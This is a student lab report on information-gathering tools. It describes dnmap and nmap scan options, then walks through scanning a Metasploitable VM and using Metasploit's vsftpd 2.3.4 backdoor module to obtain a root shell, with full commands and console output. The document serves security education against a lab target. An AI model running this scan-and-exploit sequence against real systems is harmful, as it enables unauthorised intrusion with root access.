R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.:** 01 a


Date: 26/11/2021 **Title:** INFORMATION GATHERING TOOLS

---

a. DNMAP

INTRODUCTION

Dnmap is a framework to distribute nmap scans among several clients. It reads an already created file with nmap commands and sends those commands to each client connected to it. The framework uses a client/server architecture. The server knows what to do and the clients do it. All the logic and statistics are managed on the server. Nmap output is stored on both server and client. Usually to scan a large group of hosts there's a need for several different internet connections.
dnmap uses a classical client/server architecture. The server reads the commands from an external file and sends them to the clients.



Dnmap connection schema

Features of the framework

- Clients can be run on any computer on the Internet. Need not necessarily be on a local cluster.
- It uses the TLS protocol for encryption.

Nmap

Nmap, short for Network Mapper, is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques, version detection (determine service protocols and application versions listening behind ports), and TCP/IP fingerprinting (remote host OS or device identification). Nmap also offers flexible target and port specification, decoy/stealth scanning, sunRPC scanning, and more. Most Unix and Windows platforms are supported in both GUI and command line modes.

EXECUTION STEPS

1. **Installing Nmap from a package**
   Command - *sudo apt install nmap*
2. **To find Live hosts on a network**
   This scan is known as a Simple List that can help determine what is live on a particular network.
   Syntax - *nmap -sL <network>*

3. **To find and ping all Live hosts on a network**
   Nmap tries to ping all the addresses in the given network. Here *-sn* disbales nmap's default behavior of attempting to port scan a host and simply has nmap try to ping the host.
   Syntax - *nmap -sn <network>*


4. **To find open ports on host**
   Nmap port scans specific hosts. These ports indicate listening services on a particular machine.
   Syntax - *nmap <ip_address>*

5. **To find services listening on ports on hosts**
   This is a service scan and used to determine the service that may be listening on a particular port on a machine. Nmap will probe all of the open ports and attempt to banner grab information from the services running on each port.
   Syntax - *nmap -sV <ip_address>*

6. **To find Anonymous FTP logins on hosts**
   Nmap takes a closer look at this particular port and sees what can be determined. By default nmap runs its default script *-sC* on the FTP port 21 on the host.
   Syntax - *nmap -sC <ip_address> -p <port_number>*

Example cases

- *ping <ip_address>*



- *nmap -sV <ip_address>*

```
└─# nmap -sV 192.168.1.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 12:42 EST
Nmap scan report for 192.168.1.8
Host is up (0.012s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.87 seconds
```

- *searchsploit vsftpd 2.3.4*

```
└─# searchsploit vsftpd 2.3.4
------------------------------------------------------------------ ---------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)            | unix/remote/17491.rb
------------------------------------------------------------------ ---------------------
Shellcodes: No Results
```

- In a new terminal execute, *msfconsole*

```
└─# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]
```

- *search vsftpd*

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

- *use exploit/unix/ftp/vsftpd_234_backdoor*

```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

- *show info*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No
```

- *show options*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- *set RHOSTS <ip_address>*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.8
RHOSTS ⇒ 192.168.1.8
```

- *exploit*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.8:21 - USER: 331 Please specify the password.
[+] 192.168.1.8:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.8:6200) at 2021-12-02 13:02:58 -0500
```

- Create a directory and observe the same in Metasploitable.

CONCLUSION

1. Dnmap is a framework to distribute nmap scans among several clients. This framework uses client/server architecture. The server knows what to do and the clients do it. All the logic and statistics are managed on the server. Nmap output is stored on both server and client.
2. Nmap has the ability to quickly locate live hosts as well as services associated with that host. Nmap's functionality can be extended even further with the Nmap Scripting Engine, often abbreviated as NSE.

REFERENCES

1. How to use dnmap on Kali Linux - http://knoxd3.blogspot.com/2013/07/how-to-use-dnmap-in-kali-linux.html
2. Dnmap - http://mateslab.weebly.com/dnmap-the-distributed-nmap.html#:~:text=dnmap%20is%20a%20framework%20to,use%20a%20client%2Fserver%20architecture.&text=All%20the%20logic%20and%20statistics%20are%20managed%20in%20the%20server
3. A Practical Guide to Nmap (Network Security Scanner) in Kali Linux - https://www.tecmint.com/nmap-network-security-scanner-in-kali-linux